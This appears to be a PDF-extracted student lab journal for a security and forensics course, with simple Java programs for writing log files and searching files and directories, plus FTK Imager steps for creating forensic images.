
Aim: Use Drivelmage XML to image a hard drive

Description:









## Practical No:5

**Aim:** java program for creating log files.

### Description:

#### Java's Log System

The log system is centrally managed. There is only one application wide log manager which manages both the configuration of the log system and the objects that do the actual logging. The Log Manager Class provides a single global instance to interact with log files. It has a static method which is named *getLogManager*

#### Logger Class

The logger class provides methods for logging. Since LogManager is the one doing actual logging, its instances are accessed using the *LogManager's* getLogger method.

The global logger instance is accessed through Logger class' static field GLOBAL\_LOGGER\_NAME. It is provided as a convenience for making casual use of the Logging package.


### mylogger.java

#### Code:

```
import java.io.*;
import java.util.logging.*;
public class mylogger
{
    public static void main(String args[])
    {
        Logger l=Logger.getLogger(mylogger.class.getName());
        FileHandler fh;
        try
        {
            fh=new FileHandler("c:/mylogfile.log",true);
            l.addHandler(fh);
            l.setLevel(Level.ALL);
            SimpleFormattersf=new SimpleFormatter();
            fh.setFormatter(sf);
            l.info("My first log");
        }
        catch(SecurityException e)
        {
            e.printStackTrace();
        }
    }
}
```

```
catch(IOException e)
{
e.printStackTrace();
}
l.info("Hi How r u?");
}
}
```

## Output:



The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The window displays the following commands and output:

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd d:\security
C:\Users\admin>d:
d:\security>set path="c:\Program Files\Java\jdk1.7.0_60\bin";;
d:\security>javac mylogger.java
d:\security>java mylogger
Jul 31, 2018 11:36:56 AM mylogger main
INFO: My first log
Jul 31, 2018 11:36:56 AM mylogger main
INFO: Hi How r u?
d:\security>_
```

## mylogfile.log:

```
Jul 31, 2018 11:36:56 AM mylogger main
INFO: My first log
Jul 31, 2018 11:36:56 AM mylogger main
INFO: Hi How r u?
```




**or**

**msglog.java**

**Code:**

```
import java.io.*;
import java.text.*;
import java.util.*;
public class msglog
{
protected static String defaultLogFile="c:\\msglog.txt";
public static void write(String s) throws IOException
{
write(defaultLogFile,s);
}
public static void write(String f,String s) throws IOException
{
TimeZonetz=TimeZone.getTimeZone("EST");//or PST,MID,etc..
Date now=new Date();
DateFormatdf=new SimpleDateFormat("yyyy.MM.dd hh:mm:ss");
df.setTimeZone(tz);
String currentTime=df.format(now);
FileWriterawriter=new FileWriter(f,true);
awriter.write(currentTime+" "+s+"\n");
awriter.flush();
awriter.close();
}
public static void main(String args[]) throws Exception
{
write(args[0]);
}
}
```

**Output:**



```
Administrator: Command Prompt
d:\security>javac msglog.java
d:\security>java msglog vijay
d:\security>_
```

**msglog.txt:**

2018.07.31 01:46:30 vijay

## Practical No:6

**Aim:** java program for searching file in given diretory.

**Description:**

**FileSearch.java**


**Code:**

```
import java.io.*;
public class FileSearch
{

    public static void main(String[] args)throws IOException{
        String d="";
        final String f;
        BufferedReaderbr=new BufferedReader(new InputStreamReader(System.in));
        System.out.println("Enter the directory name where you want to search");
        d=br.readLine();
        System.out.println("Enter the filter for file you want to search");
        f=br.readLine();

        File dir=new File(d);
        FilenameFilter filter=new FilenameFilter(){
            publicboolean accept(File dir,String name){
                returnname.startsWith(f);
            }
        };
        String[] children=dir.list(filter);
        if(children==null){
            System.out.println("Either dir does not exist or is not a directory");
        }else{
            for(int i=0;i<children.length;i++){
                String filename=children[i];
                System.out.println(filename);
            }
        }
    }
}
```

**Output:**



```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd d:
D:\
C:\Users\admin>d:
D:\>set path=
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac FileSearch.java
D:\>java FileSearch
Enter the directory name where you want to search
d:
Enter the filter for file you want to search
b
backup.class
backup.java
D:\>
```

## Practical No:7

**Aim:**Search a particular word in a file.

### Pract3.java

#### Code:

```
package pract3;
import java.io.BufferedReader;
import java.io.FileReader;
import java.io.InputStreamReader;
public class Pract3 {
    public static void main(String[] args) {

        try
        {

            String str="";
            String ser="";
            int flag=0;
            BufferedReader br=new BufferedReader(new FileReader("d:\\file.txt"));
            BufferedReader br1=new BufferedReader(new InputStreamReader(System.in));
            str=br.readLine();

            String [] s = new String[str.length()];
            System.out.println("enter the text u want to search");
            ser=br1.readLine();
            s=str.split(" ");

            for(int i=0;i<s.length;i++)
            {


                if(ser.equalsIgnoreCase(s[i]))
                {
                    System.out.println("Text "+ser+" Found");
                    flag=1;
                }

            }
            if(flag==0)
```

```
System.out.println("Text "+ser+" Not Found");  
}
```

```
catch(Exception e)  
{  
System.out.println(e);  
}  
}}
```

### file.txt





### Output:



```
run:  
enter the text u want to search  
Hello  
Text Hello Found  
enter the text u want to search  
sss  
Text sss Not Found
```

## Practical No:8

**Aim:** Create forensic images of digital devices from volatile data such as memory using Imager for Computer System

### Steps in FTK Imager:







Select File

Evidence Source Selection

Please enter the source path:

D:\MSC\_PART1

Browse...

< Back Finish Cancel Help

Create Image

Image Source

D:\MSC\_PART1

Starting Evidence Number: 1

Image Destination(s)

Add... Edit... Remove

Add Overflow Location

☒ Verify images after they are created ☐ Precalculate Progress Statistics

☐ Create directory listings of all files in the image after they are created

Start Cancel

**Evidence Item Information** [X]

Case Number:

Evidence Number:

Unique Description:

Examiner:

Notes:

< Back   Next >   Cancel   Help

**Select Image Destination** [X]

Image Destination Folder

Image Filename (Excluding Extension)

Image Fragment Size (MB)   
For Raw, E01, and AFF formats: 0 = do not fragment

Compression (0=None, 1=Fastest, ..., 9=Smallest)

Use AD Encryption ☐

Filter by File Owner ☐

< Back   Finish   Cancel   Help

**Create Image**

Image Source  
D:\MSC\_PART1

Starting Evidence Number: 1

Image Destination(s)  
D:\cases\msc3 [Logical image]

Add... Edit... Remove

Add Overflow Location



☒ Verify images after they are created ☐ Precalculate Progress Statistics  
☐ Create directory listings of all files in the image after they are created


